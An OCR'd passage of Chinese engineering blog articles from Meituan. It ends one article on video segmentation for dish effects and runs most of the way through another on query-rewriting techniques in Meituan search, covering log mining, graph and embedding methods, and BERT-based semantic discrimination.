
我们通过视频生成视频片段，实现了两种应用场景。一是智能动态封面，主要基于通用基础质量优选出清晰度更高、有动态信息量、无闪烁卡顿的视频片段作为视频的封面，相比于默认片段的效果更好。

### 2.2.4 视频像素级编辑处理——菜品视频特效

第三类，视频像素级编辑。比如这里展示了一个基于视频物体分割（VOS，Video Object Segmentation）技术的菜品创意特效，背后的关键技术，是美团自研的高效语义分割方法，该方法已在 CVPR 2022 发表了论文（Rethinking BiSeNet For Real-time Semantic Segmentation），感兴趣的同学，可以了解一下。





像素级编辑处理最重要的技术之一是语义分割，在应用场景中面临的主要技术挑战是既要保证分割模型时效性，也要保证分辨率，保持高频细节信息。我们对于经典的 BiSeNet 方法做出了进一步改进，提出了基于细节引导的高效语义分割方法。




具体的做法如网络结构所示，左边浅蓝色部分是网络的推理框架，沿用了 BiSeNet Context 分支的设计，Context 分支的主干选用了我们自研的主干 STDCNet。与

BiSeNet 不同的是，我们对 Stage3 进行一个细节引导的训练，如右边的浅绿色部分所示，引导 Stage3 学习细节特征；浅绿色部分只参与训练，不参与模型推理，因此不会造成额外的时间消耗。首先对于分割的 Ground Truth，我们通过不同步长的 Laplacian 卷积，获取一个富集图像边缘和角点信息的细节真值；之后通过细节真值和设计的细节 Loss 来引导 Stage3 的浅层特征学习细节特征。

由于图像的细节真值前后背景分布严重不均衡，因此我们采用的是 DICE loss 和 BCE loss 联合训练的方式；为了验证细节引导的有效性，我们做了这个实验，从特征可视化的结果中可以看出多尺度获取的细节真值对网络进行细节引导能获得最好的结果，细节信息引导对模型的性能也有所提升。




效果方面，通过对比可以看出我们的方法对于分割细节的高频信息保持具有较大的优势。

## 3. 总结展望

以上分享了美团在视频标签、视频封面与剪辑、视频细粒度像素级编辑技术领域，通过与业务场景的结合期望为商家和用户提供更加智能的信息展示和获取方式。未来，短视频技术应用方面，在美团丰富的业务场景包括本地生活服务、零售电商，都会发挥更大的潜在价值。视频理解技术方面，多模态自监督训练，对于缓解标注数据依赖，提升模型在复杂业务场景的泛化性能方面非常有价值，我们也在做一些尝试和探索。

## 4. 作者简介

马彬，美团视觉智能部工程师。

# 美团搜索中查询改写技术的探索与实践

作者：杨俭　宗宇　谢睿　武威

## 1. 引言

在搜索场景中，由于用户搜索词 Query 和检索文本 Document 之间存在大量表述不一的情况，在文本检索框架下，此类文本不匹配导致的漏召回问题严重影响着用户的体验。对这类问题业界一般有两种方案：用户端拓展用户的查询词——即查询改写，或 Document 端拓展文档关键词——即 Document 标签。本文主要介绍前一种解决漏召回的方案：查询改写（Query Rewriting，或称为查询扩展 Query Expansion）。查询改写的应用方式是对原始 Query 拓展出与用户需求关联度高的改写词，多个改写词与用户搜索词一起做检索，从而用更好的表述，帮用户搜到更多符合需求的商户、商品和服务。

在美团搜索的技术架构下，查询改写控制召回语法中的文本，命名实体识别（Named Entity Recognition，简称 NER）[1] 控制召回语法中的检索域，意图识别控制召回的相关性以及各业务的分流和产品形态，这是最为核心的三个查询理解信号。查询改写策略在美团搜索的全部流量上生效，除扩展用户搜索词外，在整个美团搜索技术架构中作为基础语义理解信号，从索引扩展、排序特征、前端高亮等多方面影响着用户体验。对搜索召回结果中的无结果率、召回结果数以及搜索点击率等指标，也有着直接且显著的影响。





图 1　查询改写信号在美团搜索上的使用

本文会介绍美团搜索场景下查询改写这一任务上的迭代经验，内容主要分为三个部分。第一部分会对查询改写任务在美团搜索场景下的挑战进行简单的介绍；第二部分会介绍查询改写任务上整体技术栈建设的实践经验第三部分是总结与展望。目前，业界在文本召回策略方面公开的分享较少，希望本文能对从事搜索、广告、推荐中召回相关工作的同学有所启发或者帮助。

# 2. 背景与挑战

## 2.1 美团搜索场景下查询改写信号的使用方式

在美团的搜索场景下，查询改写主要用于解决以下四类语义鸿沟导致的漏召回问题：

- 语义拓展：主要是同义词、下位词以及常见的大小写数字和繁简转化等，例如“理发”、“剪发”、“造型”、“发艺”、“美发”、“剪头”等等。
- 用户表达和商家表达上的 Gap：非语言上的同义。如用户表述口语化“学吉他”，商户描述书面化“吉他培训”；用户输入不完全匹配商户名：“希尔顿大

酒店”（商家更常见的描述为“希尔顿酒店”）。

- 场景拓展：例如“摘草莓”在美团的搜索场景下，用户基于对平台的认知对应需求是“草莓园”。
- 其他漏召回问题：部分的多字少字、纠错等问题，如“房屋扫”对应“家政保洁”的需求；理论上查询改写可以通过增加改写词解决所有漏召回问题，诸如“冬日四件套”包括“冰糖葫芦、烤地瓜、炒栗子、热奶茶”这类有时效性的网红概念，也可以通过改写进行解决。

Why：解决用户与商户的语义鸿沟





图 2　查询改写在美团 App 搜索上应用的例子

## 2.2 美团搜索场景下查询改写信号的难点和挑战

搜索是在用户搜索词以及供给两方面约束下尽可能提高用户触达效率以及商业化指标，而美团的搜索场景增加了“地域”第三个约束。具体的行业对比如下图所示：

| 搜索类型 | 用户查询方式 | 核心匹配要素 | 特点 |
| --- | --- | --- | --- |
| 电商搜索（淘宝、京东） | 找商品 | 查询词 + 商品 + 用户 | 供给多，强个性化 |
| 网页搜索（百度、头条） | 自然表达 | 查询词 + 网页 | 供给多，强时效性 |
| 地图搜索（高德） | 找地址、找商家 | 查询词 + 地址/商家 + 位置 | 区域内供给少，场景明确 |
| 生活服务搜索（美团、支付宝） | 找商家、找商品、找服务、找地址 | 查询词 + 商家/商品服务/地址 + 时间 + 用户+ 位置 | 区域内供给少（相关性要求高）场景复杂（多样性、歧义性大） |

图 3　美团搜索场景在与其他搜索场景的异同点

通过对比行业内搜索场景可以发现，美团的搜索场景下用户需求和服务商家大多是面向本地，而生活服务领域业务非常细碎，相对用户对生活服务某个领域的需求而言，本地化供给相对较少。

与此同时，美团搜索还聚合了多种履约形式的结果，搜索结果中会有团购、外卖、买菜、优选等业务的自然结果聚块，以及在本地相关业务均无结果时的推荐结果聚块。在有限的曝光位置下，每个自然结果聚块的不相关的结果会挤占其他聚块的收益，因此不能依赖排序解决相关性问题。这就要求美团搜索场景的查询改写在多个业务场景下要强相关且高效率，算法层面需要解决覆盖问题、准确率问题以及多业务问题。以该要求为出发点，在具体算法迭代时查询改写还面临以下两方面挑战：

**① 对用户的查询面临着复杂的需求场景**

- **语言歧义情况多**：短 Query 增加了歧义的可能性，例如在美团场景下“剪个头发”是一个商户名，不能改写为“理发”；相同 Query 在不同城市含义不同，如“工大”在不同城市指代的学校不同。
- **认知关联性**：用户的搜索天然有对美团平台“找店”的认知，需要类似“配眼镜”等同于“眼睛店”的场景关联知识。
- **场景多**：随业务的发展，客观需求增多，查询改写承接的场景越来越多、越来越精细，目前，已经接入餐饮、到综、酒店旅游、外卖、商品、广告等多个业

务场景。

② **对平台的供给需要兼顾供给建设特点和发展阶段**

- 美团商户大部分不会做关键词 SEO（Search Engine Optimization）：文本不匹配导致的漏召回问题更为严重，对改写的需求很大。
- 商户的外露形式导致真实交互意图不明确：大部分商户同时提供多种菜品、商品、团单服务，例如，一个音乐培训机构往往提供多种乐器的培训课程。
- 与业务特点和发展阶段强关联：美团是一个聚合生活服务方方面面的平台，并且各业务对改写的需求不同，对于一些重交易的业务来说弱相关的改写可以接受，而对一些重体验的业务来说，对改写的要求更严格，需要一定的区分度。

## 3. 技术选型

下图 4 总结了目前查询改写迭代的技术框架以及对应解决的问题。我们在各个子核心模块如离线候选挖掘算法探索、语义关系判别模型、向量化召回、在线生成改写词有较为深入的探索。除信号本身迭代，在信号的使用上也通过改写分级信号加入排序、召回相关性等做联动取得了不错的线上收益。





图 4　查询改写技术迭代框架

下面，我们将从离线到在线全面的介绍查询改写任务下的各模块技术的迭代。

## 3.1 原始语料挖掘

高质量的数据可以显著改善头部流量的改写效果，并且决定了后续模型性能的天花板。在候选集生成方面，基于搜索日志的挖掘、基于翻译思想、基于图计算、基于 Embedding 都是工业界和学术界常用的方法；在候选集过滤判别方面则有句间关系分类、Embedding 相似度计算等方法。我们结合美团搜索场景总结了各个方法的优缺点，并在每个挖掘算法组件都结合了用户行为和语义两方面信息，下文将对离线语料挖掘做具体介绍。

### 3.1.1 搜索日志挖掘候选语料

搜索日志挖掘是工业界常用的同义词获取手段，挖掘的主要方向有：

- **用户搜索后点击共同商户**：利用两个点击相同 Document 的 Query 构建相关关系。这种相关关系可以挖掘到大量词对，但这种简单的假设缺点也很明显，点击共现的 Query 可能有不同程度的漂移。在美团场景下提供综合服务的店铺很多，会有两种类型团单大量出现在相同商户下的情况，挖掘到“拔牙”→“补牙”这种有语义漂移噪声的可能性更大。此外，这个方法依赖现有搜索的效果，无法挖掘到无结果 Query 的改写词。
- **从搜索 Session 中挖掘**：Session 是指用户在一段时间内“打开 App →多个页面的浏览，多个功能的点击、支付等行为→离开 App”的一次交互过程。该方法是利用用户在整次 App 访问过程中连续输入的 Query 来构建相关关系。Session 挖掘依赖搜索结果程度低，因此泛化能力更强。但相应的缺点是，Session 时间切割不好确定，并且序列中每个搜索词之间的关联方式比较隐蔽，甚至可能没有相关关系。需要结合业务特点设计时长、引入点击（例如一次 Session 在有点击前的搜索词都无点击，可能是有具体需求未被满足）等条件做挖掘。
- **词对齐**：词对齐借鉴了翻译的思想，具体方法是将 Query 召回的商户标题去除了商户名部分后剩余的部分做为平行语料，设计一些对齐策略如字对齐（包含相同的字）、拼音对齐（相同拼音）、结构对齐（分词后词位置相同）。该方法的

缺点是强依赖于现有搜索的效果。

古风摄影–古装摄影

披萨–匹萨

私人影吧–私人影院

图 5　查询改写词对齐挖掘方法示意图

- **商户 / 商品内 SEO**：商品场景下，部分商家上架时会做 SEO，如："加长 狗狗牵引绳 狗绳 狗项圈 遛狗泰迪金毛宠物大型中型小型犬 狗链子"。这一类挖掘来源的缺点是有比较大的噪声，并且噪音关联性较大比较难分辨（存在上下位类型、同位词类型、作弊等噪音类型）。

以上简单方法均可以挖掘到大量相关词对，但基于的假设和设计的规则都很简单，优缺点都非常明显。下面介绍几种优化的挖掘方法。

### 3.1.2 基于图方法挖掘

图方法如经典的协同过滤以及 Graph Embedding 等，在推荐场景中通过利用用户和 Document 的关系构建图结构来推荐更相似的 Document。在搜索场景下用户的搜索 Query 以及平台的 Document 通过点击、下单等方式同样也可以建模成图结构。在美团搜索的使用场景下，我们对构图方式做了如下两个改进：① Query 和 Document 之间的边权重使用 Query 点击 Document 的点击次数和点击率进行 Wilson 平滑的结果，而不只是 Query 点击 Document 的次数，从而提高相关性；② 在二部图中，将用户在 Session 中自行改写的 Query 也视为 Document 节点，与点击的 Document 标题一起进行构图，从而提高挖掘的数据量。

我们早期用 SimRank++ 算法 [2] 验证了构图方式两个优化点的可行性，SimRank++ 算法是一种同构信息网络中的相似度量算法，它的思想是：如果两个用户相似，则与这两个用户相关联的物品也类似；如果两个物品类似，则与这两个物品相关联的用户

也类似。该算法的优点是可以使用 Spark 进行大规模全局优化，并且边权重可以根据需要调整。优化构图后人工评测 SimRank++ 优化前后查询改写数据量提升了约 30%，同时准确率从 72% 提升到 83%。






图 6 改进构图方法的图方法挖掘

后续，我们用相同的思路尝试了其他图神经网络模型（GNN）。DeepWalk[3] 在构造 Sentence 上下文采用随机游走的方法。 随机游走一般是将 Query 之间的关系建立成图，通过从一个点随机游走，建立起多条路径，每条路径上的 Query 组成一个句子，再使用上下文相关原理训练 Query 的 Embedding。随机游走的优点就是关系具有传递性，和 Query 共现不同，可以将间接关系的 Query 建立联系。少量的数据经过游走能够产生够多的训练数据。例如在 Session1 中用户先搜索 Query1 后改为 Query2 再查询，在 Session2 中用户先搜索 Query2 后改为 Query3 再查询，共现的方法无法直接建立 Query1 和 Query3 的关联关系，而随机游走能够很好地解决。在改写词挖掘任务中，基于图的方法相较于直接从搜索日志挖掘词对的方法，挖掘的效率和准确率均有所提升。

### 3.1.3 基于语义向量挖掘

在 word2vec[4] 后，Embedding 的思想迅速从 NLP 领域扩散到几乎所有机器学习的领域，号称“万物皆可 Embedding”，只要是一个序列问题均可以从上下文的角度表示其中的节点。此外，Embedding 在数据稀疏性表示上的优势也有利于后续深度学习的探索。将 Query Embedding 到低维语义空间，通过计算 Embedding 间的相似度查找相关词，在挖掘相似词的任务中是常见且易于实践的挖掘方法。除了简单的在用户评论等语料上训练大规模词向量外（即图 7a），在实践中还尝试了以下两种构建上下文的方法：

1. 通过 Query 召回商户构建 Doc2Vec[5]：通过 Query 召回或点击的商户作为上下文训练 Embedding 表征 Query（即图 7b）。由于美团场景下同一商户提供的服务、商品繁多，该方法在没有考虑 Query 本身类目意图的情况下，噪声比较大。
2. 通过用户 Session 构建改写序列 [6]：通过一个 Session 序列作为上下文训练 Embedding 表征 Query（即图 7c）。该方法的优点是有效的利用了用户自行换词的限制条件，挖掘覆盖率和准确率都相对更高。



(a) context2vec　(b) content2vec　(c) context-content2vec

图 7　词向量相似词挖掘中上下文的构造方法

设计不同的上下文结构得到 Embedding 后，为了进一步提高准确率后续的基本的步骤是：① 训练语料通过分词后，利用 fastText 训练 Query 的词向量，fastText 训练时考虑了字级别的 Ngram 特征，可以将未登录 Query 的字、词 Embedding 进行简单求和或求平均，解决 OOV（Out-Of-Vocabulary）的问题；② 在目标词表中，用词向量表示该词；③ 利用 LSH，查找向量 cosine 相似度高于一定阈值候选词，或使

用 DSSM 双塔模型 [7]，通过有监督训练提高精度；④ XGBoost 结合特征工程进一步过滤。

BERT[8] 自提出以来深刻改变了自然语言处理领域的研究应用生态，我们尝试了一些使用 BERT Embedding 的方法，其中比较有效的是通过 Fine-Tuning 的 Sentence-BERT[9] 或 SimCSE[10] 模型获取词向量。

BERT 计算语义相似度是通过句间关系下游任务完成的，方法是用特殊字符将两个句子连接成一个整体做分类，带来的问题是使用时需要两两组合造成大量冗余计算，因此不适合做语义相似度搜索或无监督聚类任务。Sentence-BERT 借鉴了孪生网络模型的框架，将不同的句子输入到两个参数共享的 BERT 模型中，获取到每个句子的表征向量，该向量可以用于语义相似度计算，也可以用于无监督的聚类任务。

我们实践的方法基本与 Sentence-BERT 思想大致相同，使用下图中左图的方法构造有监督的改写对训练数据，用右图的方法在不同意图类型的历史搜索 Query 进行向量计算。





图 8　Sentence-BERT 训练和预测结构示意图

相比于前面的方法，双塔结构 BERT 的方法捕捉语义的能力更强，并且有监督

训练的方式结合一些模型结构上的调整，能够减少各类漂移严重的 Case。此外 Sentence-BERT 不依赖统计特征和平行语料，在任何业务上均可以比较方便的迁移和 Fine-Tuning，对一些冷启动的业务场景非常友好。在此基础上利用 Faiss[11] 向量检索方法构建离线检索流程，能够支持在亿级别候选池中高效检索，通过该方法构建的改写候选能达到千万甚至亿级别数据量，且实测准确率较高。近几年的对比学习等方法在文本表示领域不断刷新榜单，从向量构建和向量交互方式等方面均可做持续的探索。

## 3.2 语义判别模型

### 3.2.1 BERT 语义判别模型

从以上多个途径的挖掘方法中可以得到千万级别的相似词对，但仍然有大量语义漂移的 Case，其中近义词漂移问题最为严重。原因是 Embedding 基于相同上下文的假设太强，而近义词的上下文很相似，包括在商户和商户类目的上下文（一个商家通常会提供多种服务）以及用户 Session 换词的上下文相似（用户在某一类意图下多次浏览意图下的概念），因此很容易挖掘出“大提琴”→“小提琴”这种同位词 Case，并且加大了从用户点击行为或意图分类等其他维度过滤恶劣 Case 的难度。

而图方法由于侧重于关联性而忽略了语义漂移问题，在一些搜索量小的 Query 节点上边关系较少，导致比较如“电动车上牌”→“电动车专卖”等 Case，并且相似度分数没有绝对意义。为了从语义维度过滤类似的疑难 Case，我们通过引入 BERT 的语义信息来解决这类问题。BERT 使用预训练 + 微调的思路来解决自然语言处理问题，模型特点除网络更深外，双向语言模型的设计思路可以更好的利用上下文信息避免同位词漂移问题。下面介绍查询改写任务中对 BERT 句间关系任务做的一些探索。

在 BERT 提出之初，我们用挖掘数据和少量人工标注数据在美团场景语料预训练的 MT-BERT[12] 做句间关系任务的两阶段 Tuning。而在实践中发现在现有挖掘数据上训练得到的模型在某些 Case 区分度不高，如我们之前提到的“大提琴”→“小提琴”以及“葡萄酒”→“葡萄”这类字面编辑距离不大的 Case。因此如何构建高质量的正负例数据是逼近 BERT 在查询改写任务性能上限的关键。

我们首先尝试的是一种协同训练的方法，协同训练是一种半监督的方法，它关注的问题是如何在有标记数据较少时利用大量的未标记数据来改善模型性能。考虑到离线挖掘数据噪音较大，我们探索了 NMT（Nature Machine Translation）和 MT-BERT 协同训练的方法，达到同时提高数据质量和模型质量的效果，整体系统的框架图如下：

方案：无监督(MT-BERT) + 半监督 + 样本增强有监督多轮tuning


01 半监督协同训练

- 使用双模型协同迭代，自动提纯海量噪声数据
- 每次用少量人工标注样本防止系统过拟合

BERT
Step 1
BERT预测高分正例
做NMT训练样本
海量噪声样本
Step 4
NMT生成Top3
做BERT训练样本
Step 2
NMT
Step 3
人工标注样本
防止过拟合

02 构建知识图谱增强样本

- 聚类近义概念，增强负例样本
- 挖掘语义关系对，增强正例样本




03 效果

- 准确率提升88%→ 92%→ 94%

图 9 NMT-BERT 协同训练流程图

整个协同训练的流程是：

- **Step1 BERT 判别模型产出 NMT 训练数据**：将经过离线挖掘平行语料 Fine-Tuning 后的 MT-BERT 模型在全量待预测数据上预测，设置一定阈值后返回高质量正例交给 NMT。
- **Step2 NMT Fine-Tuning**：在 BERT 返回的高质量正例中加入部分人工标注数据，作为 NMT 模型训练数据进行训练，获得 NMT 模型和指标。
- **Step3 NMT 产出判别模型训练数据**：随机抽选一定数量的 Query 用 NMT 模型生成 TopN 个改写词对，产出下一阶段 BERT 判别模型 Fine-Tuning 数据。
- **Step4 BERT 判别模型 Fine-Tuning**：用 Step3 生成的数据取头部 K 个词对作为正例，尾部 X 个词做负例，对 BERT 判别模型做 Fine-Tuning。
- 循环以上步骤直至收敛：循环迭代上述步骤，直到双方模型在评测集上收敛。

在实际实验中，协同训练在迭代 3 轮后收敛，在人工构建的 Benchmark 集合上前两轮 BERT 和 NMT 效果提升明显，最终的效果明显好于直接使用训练样本 + 人工标注数据 Tuning。

协同训练可以有效解决“葡萄酒”→“葡萄”等字面文本相似度较高的 Case，但噪声数据频率较高的“马琴”→“二胡”这类字面匹配不明显，上下文比较相似的同位词 Case 仍然存在。这里使用了关系抽取的方法针对性的挖掘了这类疑难 Case。例如针对同位词负例的挖掘使用了一些 Pattern 的方法，挖掘 UGC 中提到“如 A、B、C 等”类似的句式，经过过滤后构造高质量的同位词负例数据。经过负例数据的优化，模型准确率得到进一步提升。

最终，BERT 语义判别模型的训练过程分为四个阶段：① 无监督：使用美团场景的语料在 BERT 模型基础上进行 Continue Train；② 半监督：使用算法挖掘的数据进行 Co-training Tuning；③ 样本增强监督：使用人工挖掘的高质量负例 Tuning；④ 使用人工标注的数据做最终的 Tuning。最终模型的准确率达到了 94% 以上，解决了大量语义漂移 Case。

### 3.2.2 针对商品的 BERT 语义判别模型

随着美团业务场景的丰富，电商类型的搜索和供给流量占比开始变高，商品领域的误改写问题开始增多。通过分析用户 Query 和改写的 Case 发现上述模型不能很好的迁移到商品领域中，主要的原因除了训练数据的覆盖外，商品搜索场景下用户搜索商品对应改写的要求是同一事物，对改写的准确率要求更高，而是商户场景用户表达的是需求，对应改写的要求是表述需求相同即可。此外从 Document 角度看，商品召回字段较单一，不存在商户搜索时一个商户对应多种服务的问题，场景简化后算法空间是比较大的。因此单独对商品领域的改写判别模型做了优化：

- **训练数据构建**：商品改写模型首先要解决的是没有训练样本的问题。使用 SPU 共现、向量召回等规则方法，持续跟进质检标注数据等人工方法，通过类目组合、点击、UGC 构建困难负例等挖掘方法，最终构建了数百万高质量训练数据。

- **数据增强**：在模型训练的采样过程中使用 Random Negatives、Batch Negatives、Hard Sample Negatives 等方法，增强模型对误改写的识别能力和鲁棒性。
- **模型结构优化**：对 Baseline 的句间关系 BERT 做了模型结构上的探索，尝试了 R-Drop[13] 和 Child-tuning[14] 提升模型表达能力。总体 F1 提升了 2.5PP。
- **图向量融合**：尝试基于搜索结果构造图模型的方法，结合线上实际搜索结果增强判别能力。通过对线上召回商品标题做实体识别，并将各个实体作为节点与 Query 一同构图，以预测 Query 到召回实体的边类型为目标，使用 GCN[15] 和 GAT[16] 方法产出的 Graph Embedding 通过向量 Pooling 的方法融入 BERT 句间关系判别模型中，最终 F1 提升 1.6PP，解决了“宝宝”改写为“娃娃”误召回“玩具娃娃”这类歧义性问题。

## 3.3 在线服务

